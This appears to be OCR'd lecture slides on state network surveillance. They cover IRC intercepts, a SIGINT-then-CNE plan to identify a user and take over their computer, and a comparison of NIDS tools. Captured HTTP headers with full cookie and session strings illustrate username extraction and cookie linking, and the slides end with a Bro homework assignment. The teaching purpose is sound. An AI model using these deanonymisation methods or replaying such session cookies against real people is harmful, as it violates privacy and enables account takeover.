NSA & China & Tor (oh my)

A Thread To Pull: Watching an IRC Chat

```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" (Signals Intelligence)/DNI (Digital Network Intelligence):
Enables identification of AnonDude and developing a "pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take over AnonDude's computer

Which NIDS To Use?

- Bro Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes Bro policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs
  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package

Tracking People Not Machines: User Identification




```
      <h1><a href="http://arstechnica.com"><em>Ars</em>Technica</a></h1>
    <div id="profile">
  <!-- cache hit 1014:header/site-toggle:8f8f5f37cc4e0d240d8d41ce56fad51e -->
 <li class="site-1 selected"><a href="http://arstechnica.com/?return">Ars Techni
 <li class="site-3"><a href="http://arstechnica.co.uk">Ars Technica UK</a></li>
</ul>
      <span class="welcome">brorocksdude</span>
 <a class="profile-link" href="/profile/">Settings</a>
 <a id="logout" href="/civis/ucp.php?mode=logout&autoredirect=1&return_to=http%3.
```

▼ Request Headers view source


```
         Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448
                 ; cn_adcap=%7B%22count%22%3A4%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpbb3_5qbzr_u
                 =503807; phpbb3_5qbzr_k=; phpbb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BlockerSniffer_com=1; s_fid
                 =71AE02B95B4C3265-06C52DA29295C118; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1
                 ; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa
                 :T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=*_%22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v
                 %2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@_%22nynewu_Q_sl_@_%22nynex8_Q_sd_@*+Q_v_@_3%5B100cf11_Q_vc_
                 @*_e_@3+Q_vs_@_%22nynex8_Q_vl_@_%22nynex8_Q_vd_@*+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be
                 ; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
            DNT  1
           Host  arstechnica.com
         Pragma  no-cache
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Tracking People, Not Machines: Cookie Linking



```
▼ Request Headers                                   view source

         Accept  */*
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
     Connection  keep-alive
         Cookie  id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD
                 ; _drt_=NO_DATA; DSID=NO_DATA
            DNT  1
           Host  pubads.g.doubleclick.net
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```



```
▼ Request Headers                                   view source

         Accept  image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  UID=15496a17a111821c4ea0e41448921987; UIDR=1448921987
            DNT  1
           Host  sb.scorecardresearch.com
         Pragma  no-cache
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Homework Assignment
NOT SECRET//UCB//REL 194-30


- Assignment for advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
    - HTTP title metadata extraction
    - Username identification
    - Cookie linking
